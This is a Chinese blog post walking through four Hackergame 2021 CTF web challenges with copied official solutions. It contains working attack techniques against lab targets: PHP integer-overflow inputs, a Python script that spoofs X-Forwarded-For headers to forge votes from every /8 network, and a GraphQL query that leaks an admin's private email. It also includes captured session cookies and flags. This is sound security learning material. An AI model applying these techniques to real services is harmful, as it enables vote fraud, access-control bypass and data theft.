

中国科学技术大学第八届信息安全大赛

原创

Jokermans 于 2022-03-07 20:09:27 发布 35 收藏

文章标签：[网络安全](#) [web安全](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_52125240/article/details/123310661

版权

中国科学技术大学第八届信息安全大赛

- 1.签到
- 2.卖瓜
- 3.FLAG 助力大红包
- 4.图之上的信息
- 总结

前言：这是赛后做的题目，比赛的时候没有做，为了应付学校团队的考核，自己拿过来练手，学习一些新的思路

1.签到


题目描述：为了能让大家顺利签到，命题组把每一秒的 flag 都记录下来制成了日记本的一页。你只需要打开日记，翻到 Hackergame 2021 比赛进行期间的任何一页就能得到 flag！

打开靶场看一下



看题目描述就是要我把里面的时间改在比赛期间2021-10-xx期间，想着抓包就行，但是并没有办法改。想着要不点试试，多点几次说不定就行，但是次数太多人力点不到。

后来发现我们可以试试修改page的参数



这里我们用二分法，看一下官方给的二分法的计算方法

二分法

1.二分法可以以 $O(\log N)$ 的时间复杂度得到答案。以下是一个例子（起始点为 0）：

2.测试 100000000000，太大 $\Rightarrow (100000000000 + 0) / 2 = 50000000000$

3.测试 50000000000，太大 $\Rightarrow (50000000000 + 0) / 2 = 25000000000$

4.测试 25000000000，太大 $\Rightarrow (25000000000 + 0) / 2 = 12500000000$

5.测试 12500000000，太大 $\Rightarrow (12500000000 + 0) / 2 = 6250000000$

6.测试 6250000000，太大 $\Rightarrow (6250000000 + 0) / 2 = 3125000000$

7.测试 3125000000，太大 $\Rightarrow (3125000000 + 0) / 2 = 1562500000$

8.测试 1562500000，太小（2019 年） $\Rightarrow (1562500000 + 3125000000) / 2 = 2343750000$

9.测试 2343750000，太大 $\Rightarrow (1562500000 + 2343750000) / 2 = 1953125000$

10.测试 1953125000，太大 $\Rightarrow (1562500000 + 1953125000) / 2 = 1757812500$

11.测试 1757812500，太大（2025 年） $\Rightarrow (1562500000 + 1757812500) / 2 = 1660156250$

12.测试 1660156250，太大（2022 年） $\Rightarrow (1562500000 + 1660156250) / 2 = 1611328125$

13.测试 1611328125，太小（2021 年 1 月） $\Rightarrow (1611328125 + 1660156250) / 2 = 1635742187$

14.测试 1635742187，太大（2021 年 11 月） $\Rightarrow (1611328125 + 1635742187) / 2 = 1623535156$

15.测试 1623535156，太小（2021 年 6 月） $\Rightarrow (1623535156 + 1635742187) / 2 = 1629638671$

16.测试 1629638671，太小（2021 年 8 月） $\Rightarrow (1629638671 + 1635742187) / 2 = 1632690429$

17.测试 1632690429，太小（2021 年 9 月） $\Rightarrow (1632690429 + 1635742187) / 2 = 1634216308$

18.测试 1634216308，太小（2021 年 10 月 14 日） $\Rightarrow (1634216308 + 1635742187) / 2 = 1634979247$

1634979247 得到答案（2021-10-23 16:54:07 +08:00）



FLAG 日记

Page 1000000000

时间: 2286-11-21 01:46:40 +08:00

无事发生。

[Previous](#)

[1000000000](#)

[Next](#)

CSDN @Jokermans

我们测试一下官方给的答案

| 202.38.93.111:10000/?page=1634979247

FLAG 日记

Page 1634979247

时间: 2021-10-23 16:54:07 +08:00

flag(HappyHacking2021-b885a1ad45)

[Previous](#)

[1634979247](#)

[Next](#)

CSDN @Jokermans

得到flag

flag(HappyHacking2021-b885a1ad45)

我们还可以用时间戳改一下时间

准确计算比赛时间距离 1970/1/1 8:00 的时间差（UNIX 时间戳）

有很多在线工具都可以做到这一点。在比赛期间网络搜索，随便挑一个，将得到的时间戳输入页数参数访问即可。

<https://tool.chinaz.com/tools/unixtime.aspx>

The screenshot shows a web interface for converting Unix timestamps. It has three main sections: 1. A top section with a label 'Unix时间戳 (Unix timestamp)', a text input containing '1646551081', a dropdown menu set to '秒', and a '转换' button. 2. A middle section with a label '时间 (年/月/日 时:分:秒)', empty text inputs, a '转换成Unix时间戳' button, and another dropdown menu set to '秒'. 3. A bottom section with a label '时间', a date selector showing '2021 年 10 月 23 日 16 时 9 分 9 秒', a '转换Unix时间戳' button, and a text input containing '1634976549' with a dropdown menu set to '秒'. The number '1634976549' is underlined in red. The bottom right corner of the interface says 'CSDN @Jokermans'.

2.卖瓜

题目描述：

有一个人前来买瓜。

HQ：哥们，这瓜多少钱一斤啊？

你：两块钱一斤。

HQ：What's up！这瓜皮子是金子做的还是瓜粒子是金子做的？

你：你瞧瞧现在哪有瓜啊？这都是大棚的瓜，只有 6 斤一个和 9 斤一个的，你嫌贵我还嫌贵呢。

（HQ 心里默默一算）

HQ：给我来 20 斤的瓜。

你：行！

HQ：行？这瓜能称出 20 斤吗？

你：我开水果摊的，还不会称重？

HQ：我问你这瓜能称出 20 斤吗？

你：你是故意找茬，是不是？你要不要吧！

HQ：你这瓜要是刚好 20 斤吗我肯定要啊。那它要是没有怎么办啊？

你：要是不是 20 斤，我自己吃了它，满意了吧？

（你开始选瓜称重）

补充说明：当称的数字变为浮点数而不是整数时，HQ 不会认可最终的称重结果。

我们打开靶场看一下

The screenshot shows a web application interface for a challenge titled '卖瓜'. The main text reads: '有一个人前来买瓜。你拥有以下物品：' followed by a bulleted list: '• 一个大棚，里面有许多 6 斤一个的瓜和许多 9 斤一个的瓜。' and '• 一个电子秤（最开始是空的）；'. Below this, it says '你的任务是在电子秤上称出刚好 20 斤的瓜。'. There is a horizontal line. Underneath, the '状态' (Status) section says '电子秤上已有 0/20 斤的瓜。'. At the bottom, there is a text input field with '放上 6 斤的瓜' followed by a text box containing the number '0' and the character '个'.

放上 9 斤的瓜 个

操作!

有效时间 10 分钟，有效时间过后顾客将会掀掉你的大棚。你也可以立刻主动[重新开始](#)。

CSDN @Jokermans

光看这个肯定没啥用，我们抓包看一下，我们操作的地方肯定是我划线的地方

```
POST
/?token=4100%3AMEUCIB14FsrM%2BO%2BEplYBt%2FHj7LmV9Dyacmio5S3n%2FDBzITWhAiEA9dIHGk%2BaNHS22wOUgEuDS2%2BiB1o%2FtXKeNGUKd7SqrpA%3D HTTP/1.1
Host: 202.38.93.111:15003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://202.38.93.111:15003
Connection: keep-alive
Referer:
http://202.38.93.111:15003/?token=4100%3AMEUCIB14FsrM%2BO%2BEplYBt%2FHj7LmV9Dyacmio5S3n%2FDBzITWhAiEA9dIHGk%2BaNHS22wOUgEuDS2%2BiB1o%2FtXKeNGUKd7SqrpA%3D
Cookie: PHPSESSID=936829f9c07385ac4939abb647d23db1
Upgrade-Insecure-Requests: 1

b6=1&b9=0&submit=%E6%93%8D%E4%BD%9C%EF%BC%81
```


CSDN @Jokermans

我们多操作几次可以发现这个西瓜的斤重是会累加的

```
</head>
<body>
  <div class="app">
    <div class="card">
      <h5 class="card-header"></h5>
      <div class="card-body">
        <p></p>
        <p></p>
        <ul>
          <li>6 9 </li>
          <li></li>
        </ul>
        <p>20 </p>
        <hr>
        <h5></h5>
        <p>24/20 </p>
        <form method="post">
          <p>6 <input type="number" class="number" name="b6" value="0" min="0"> </p>
          <p>9 <input type="number" class="number" name="b9" value="0" min="0"> </p>
          <input class="btn btn-primary" type="submit" name="submit" value="">
        </form>
        <hr>
        <p>10 <a href="?clear=y"></a>
        </p>
      </div>
    </div>
  </body>
</html>
```

CSDN @Jokermans

当然题目说了浮点数不行，我个人的第一个思路就是用负数试试，但是很显然出题人也知道我们这点小心思。



往后我个人也没有什么好思路了，想了半天也没想到该怎么做，还是看了一下官方的wp
这里我又新接触到一个新的知识点：

PHP整型溢出漏洞

根据 PHP 文档 Integer 整型，PHP 在运算结果超出 int 范围时，会返回 float 类型，进一步使用函数 intval() 来把 float 转为 int 时，如果这个 float 超出了 int 范围（定义在 PHP_INT_MAX），结果是未定义的，在其评论中有一条 Be aware of float to int cast overflow 列举了一些溢出后的转换结果。

下面这段代码尝试了将一个比 PHP_INT_MAX 稍大的数转换成 int 时会发生什么：

```
//          PHP_INT_MAX = 9223372036854775807
// 1024819115206086200 * 9 = 9223372036854775800
// 1024819115206086201 * 9 = 9223372036854775809

$a = 1024819115206086200 * 9;
$b = 1024819115206086201 * 9;
$ia = intval($a);
$ib = intval($b);

var_dump($a);
// int(9223372036854775800)

var_dump($b);
// float(9.223372036854776E+18)
// overflow!

var_dump($ia);
// int(9223372036854775800)

var_dump($ib);
// int(-9223372036854775808)
```

下面我贴一下官方给的题解（我自己尝试了好一会就是没有成功，数学在那算半天也没算清楚）

```
$b = 1024819115206086201 * 9;
$ib = intval($b); // int(-9223372036854775808)
$b = 1024819115206086200 * 9;
$ib += intval($b); // int(-8)
$b = 1 * 9;
$ib += intval($b); // int(1)
$b = 1024819115206086201 * 9;
$ib += intval($b); // int(-9223372036854775807)
$b = 1024819115206086200 * 9;
$ib += intval($b); // int(-7)
$b = 3 * 9;
$ib += intval($b); // int(20)
```

其中每一个 \$b 都是放瓜的操作，一共操作 6 次即可，分别是：

```
1024819115206086201 * 9
1024819115206086200 * 9
1 * 9
1024819115206086201 * 9
1024819115206086200 * 9
3 * 9
```

当然熟悉了原理之后可以尝试找到一些更短的操作，比如：

```
1500000000000000000 * 9 // int(-4946744073709551616), 模 3 余 2
549638230412172404 * 9 // int(20)
```

最后得到flag

卖瓜

有一个人前来买瓜。

你拥有以下物品：

- 一个大棚，里面有许多 6 斤一个的瓜和许多 9 斤一个的瓜。
- 一个电子秤（最开始是空的）；

你的任务是在电子秤上称出刚好 20 斤的瓜。

状态

恭喜你逃过一劫！The flag is: `flag{HUAQIANG!HUAQIANG!_8343696d0a}`

电子秤上已有 20/20 斤的瓜。

放上 6 斤的瓜 个

放上 9 斤的瓜 个

操作!

有效时间 10 分钟，有效时间过后顾客将会掀掉你的大棚。你也可以立刻主动[重新开始](#)。

CSDN @Jokermans

3.FLAG 助力大红包

本题的主要考察点为 IPv4 协议以及 HTTP 协议

题目描述：

“听说没？【大砍刀】平台又双叻做活动啦！参与活动就送 0.5 个 flag 呢，攒满 1 个 flag 即可免费提取！”

“还有这么好的事情？我也要参加！”

“快点吧！我已经拿到 flag 了呢！再不参加 flag 就要发完了呢。”

“那怎么才能参加呢？”

“这还不简单！点击下面的链接就行”

打开靶场看一下

大砍刀

参与活动，助力抽奖！集满 1 个 flag，即可提取 1 个 flag。活动规则

恭喜你积攒到

0.5019264 个 flag, [立即提现](#)

剩余时间：9分52秒

已有 0 位好友为您助力。

将如下链接分享给好友，可以获得好友助力，获得更多 flag：<http://202.38.93.111:10888/invite/bf4967a2-fda9-4fc4-9f35-b35080b4e1cd>

退出活动，放弃 flag：[退出活动](#)

CSDN @Jokermans

我点击链接看了一下，就是类似于pdd的助力，但是看到这里我就想起一道很久以前做的类似的一道题。题目要求我们把flag点到1，这样我们就可以获得flag，我想用BurpSuite把地址爆破一下，数量够多，那我不就很快的使flag的数量为一，拿到flag

助力成功！您的 IPv4 地址是：122.96.33.114，成功共同打造世界一流大砍刀！

[点击按钮，为您的好友助力](#)

我尝试了一下，失败了，根本没办法爆破，奶奶的做这个中科大的题目，总是有一点思路，但是他就是不让你对。还是要看一下官方的wp，这就是菜鸡的痛苦吧！

果然又又又是新的知识点，啊啊啊啊救命啊！！！！！！

我暂时不是很理解这一题，所以我直接把官方的wp先copy下来，等以后再学习。

应当可以很容易发现，用户通过点击助力按钮，即可积攒 Flag。但是题目写出会对源地址进行检查，位于同一个 /8 网络内的用户只能助力一次。（一个 /8 网段内的所有 IP 地址的第一个字节是相同的。很容易可以知道，IPv4 中至多只有 256 个 /8 网段。

其实，如果对 Flag 数量进行多项式拟合，可以发现 flag 数量为一精确的二次函数：

$$\text{flag} = (-0.0000076 * (\text{count} - 256)^2 + 1)$$

最终需要攒齐全部 256 个 /8 网段的助力才可获得全部 Flag。

即便没有上面这一步，应当可以很快意识（也许很难）到使用好友助力或使用代理池是不可行的，这是由于不是全部 IPv4 /8 地址块是可用的。这包括：

- 1.RFC1700 定义的 0.0.0.0/8 和回环地址 127.0.0.0/8。
 - 2.RFC1918 定义的私有地址 10.0.0.0/8、192.168.0.0/16，172.16.0.0/12
 - 3.RFC3171 定义的组播地址 224.0.0.0/4
 - 4.RFC1700 定义的保留地址 240.0.0.0/4
- 用于特殊网络的 14.0.0.0/8，24.0.0.0/8 以及 39.0.0.0/8
美国国防部宣告的大量 IPv4 /8 网段，例如 6.0.0.0/8，7.0.0.0/8 等等 十几个 /8 网段
详细信息可用参考 RFC3330.

因此，我们需要伪造 IPv4 源地址的方式来欺骗服务器地址。事实上，服务器通过两种手段来检测远程 IP 地址。首先是通过调用搜狐的接口 <https://pv.sohu.com/cityjson?ie=utf-8> 来识别远程地址。并将识别的远程地址通过表单中的 ip 字段传送给服务器。

第二个手段是服务器的检测方式。这里，服务器存在 X-Forwarded-For 欺骗漏洞。X-Forwarded-For 是一个扩展的 HTTP 头标，通常由反向代理服务器（如 Nginx）在转发 HTTP 协议时添加。这是因为代理服务器在进行转发时，后端服务器接收到的 TCP/IP 协议的源地址将是代理服务器的地址，而不是远程客户的地址。中转服务器通过这一头标来保留远程地址这一信息。然而，这一头标是不被认证且很容易被伪造的，因此可用构造出任意远程地址。另一个相似功能的头标是 X-Remote-IP。事实上，本文题目服务器对这两个头标均存在识别漏洞。X-Forwarded-For 的格式非常简单，只需要将源地址的 IP 地址记录其中即可。当存在多个中转服务器的时候，后续中转服务器会将自己的地址写在该头标的末尾，并使用逗号进行分割。

综上，我们可用构造出用于伪造攻击的脚本如下 run.py:

```
import requests
from requests.api import head
import time

url = "<助力连接的地址>"

for i in range(0,256):
    ip = f"{i}.1.1.1"
    ret = requests.post(url, data={"ip": ip}, headers={"X-Forwarded-For": ip})
    time.sleep(1.2)
    print(i)
```

注意到本题为了防止 DoS 攻击，实现了一个简单的令牌桶流量控制算法，因此需要控制请求发送速率。

脚本跑完之后

大砍刀

参与活动，助力抽奖！集满 1 个 flag，即可提取 1 个 flag。 [活动规则](#)

恭喜你积攒到

1 个 flag, [立即提现](#)

剩余时间：2分59秒


已有 256 位好友为您助力。

将如下链接分享给好友，可以获得好友助力，获得更多 flag：<http://202.38.93.111:10888/invite/fcc2e0aa-651a-444b-83c5-10b0a27ec12d>

退出活动，放弃 flag：[退出活动](#)

CSDN @Jokermans

得到flag



4.图之上的信息

题目描述：

小 T 听说 GraphQL 是一种特别的 API 设计模式，也是 RESTful API 的有力竞争者，所以他写了个小网站来实验这项技术。你能通过这个全新的接口，获取到没有公开出来的管理员的邮箱地址吗？

打开靶场看一下

登录以查看笔记.....

用户名


密码

测试账号：用户名 guest，密码 guest

[登录](#)

CSDN @Jokermans

登陆进去是这样一个页面



你的笔记

用户名: guest

邮箱: guest@example.com。邮箱信息不会被公开。

[退出](#)

Flag 是 admin 的邮箱。

CSDN @Jokermans

根据题目的描述，去查询了一下GraphQL，还是个新东西。也去了解了一下，查了一些GraphQL的漏洞，突然就看到下面这个漏洞，当时是一喜，因为题目里面就是要我去找寻邮箱，肯定是根据这个漏洞模仿出题的。因为自己对GraphQL可以说是一无所知了，所以就试了试别人给的exp，但是失败了。

🔗 GitLab Graphql邮箱信息泄露漏洞 CNVD-2021-14193 | CN ...

<https://cn-sec.com/archives/284853.html>

2021-3-9 · 一: [漏洞描述](#) 🐞 GitLab中存在[Graphql接口](#) 输入构造的数据时会泄露用户邮箱和用户名 二: [漏洞影响](#) 🐞 GitLab 13.4 - 13.6.2 三: [漏洞复现](#) 🐞 转CNVD的时候发现一个Github半公开...

🔗 GitLab Graphql邮箱信息泄露漏洞 CVE-2020-26413-Linux实 ...

<https://www.linuxlz.com/aqlid/2116.html>

2021-4-11 · GitLab中存在[Graphql接口](#) 输入构造的数据时会泄露用户邮箱和用户名 Logo 系统/运维 云计算 大数据 监控平台 安全防护 搜索 在线 客服 原创 推荐 GitLab [Graphql邮箱信息泄露漏...](#)

CSDN @Jokermans

我抓包的时候抓到了这个页面，可以看到我画线的地方，就是题目的重点，需要利用的地方八九不离十就是这个页面

```
GET /graphql HTTP/1.1
Host: 202.38.93.111:15001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 48
Origin: http://202.38.93.111:15001
Connection: keep-alive
Referer: http://202.38.93.111:15001/notes
Cookie:
session=.eJwlzsl0w1AUgOF3uduacM8d2nObuGilaKfGUXBYkXMnqchghxqlvrtN3P3_7vth-9iG7sDyvh3CDds3nuVMS_CK3RkyWdCxdrYYyF48N5kFiKoSi6UlmqQbSBtkVBx9M6DI20kapYv5rNjQut5LcTnZvdaDdNaJEOJlOn_vAzc2W7ps_qjvRa37PcPdx5RwA.YiXoUw.TKAwzY0yQnvBHXaDlNYey6XaAec

{"query":"{ notes(userId: 2) { id\ncontents } }"}

HTTP/1.1 200 OK
Server: nginx/1.21.1
Date: Mon, 07 Mar 2022 11:58:35 GMT
Content-Type: application/json
Content-Length: 85
Connection: keep-alive
Vary: Cookie

{"data":{"notes":[{"id":2,"contents":"Flag \u662f admin \u7684\u90ae\u7bb1\u3002"}]}}
```

CSDN @Jokermans

我自己也尝试的去网上找一些exp来用，但是因为自己不懂GraphQL的语法，最后还是没有成功。做这个中科大的题目，每次都是有一点思路，但是知识面又不能够让我自己来独立地完成，也是有够痛苦的。

这里还是借用了官方的exp，因为最近忙着各种事情，所以暂时就不去学习GraphQL的语法了，等这段时间忙完了，我再抽个时间看一下GraphQL的语法，把这个题目涉及到的地方全部都搞懂，这里就先简单的贴一下官方的exp。

```
{
  user(id: 1){
    id
    username
    privateEmail
  }
}
```

得到flag

```
GET /graphql HTTP/1.1
Host: 202.38.93.111:15001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 53
Origin: http://202.38.93.111:15001
Connection: keep-alive
Referer: http://202.38.93.111:15001/notes
Cookie:
session=.eJw1zs1Ow1AUgOF3uduacM8d2nObuG1lAkFgUXBYkXMnqchghxglvrtN3P3_7vth-9iG7sDyvh3CDds3nuVMS_CKC3RkyWdCxdRYYyF48N5kFiKoSi6UImqQbSBtkVBx9M6DI20kapYv5rNjQut5LcTnZvdaDdNaJE0J10n_vAzr2W7ps_qjvRa37PcPDx5RwA.YiXoUw.TKAwzY0yQnvBHXaDl1NYey6XaAec

{"query":"{ user(id: 1) { id username privateEmail} }"}

HTTP/1.1 200 OK
Server: nginx/1.21.1
Date: Mon, 07 Mar 2022 11:26:01 GMT
Content-Type: application/json
Content-Length: 122
Connection: keep-alive
Vary: Cookie

{"data":{"user":{"id":1,"username":"admin","privateEmail":"flag(dont_let_graphql_l3ak_data_e5dc717344@hackergame.ustc)"}}}
```

总结

中科大今年的题目我就先做到这里把，因为是个菜鸡，所以web的最后一题目前的实力就暂时不去染指了，以后有机会会再回来看的，然后其实自己本来是学二进制的，不过自己为了找工作，开始学习web方向，还要忙着准备学校的比赛，所以二进制的题目这次我也没有去做，但是这四道题目还是给了我很多新的启发，接触到了一些新的知识点，从小菜鸡到大菜鸡的路还是很漫长的，很多题目稍微有一些思路，但是自己的经验和各方面的能力不足，还是没有做出来，只能说再接再厉吧，小老弟。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)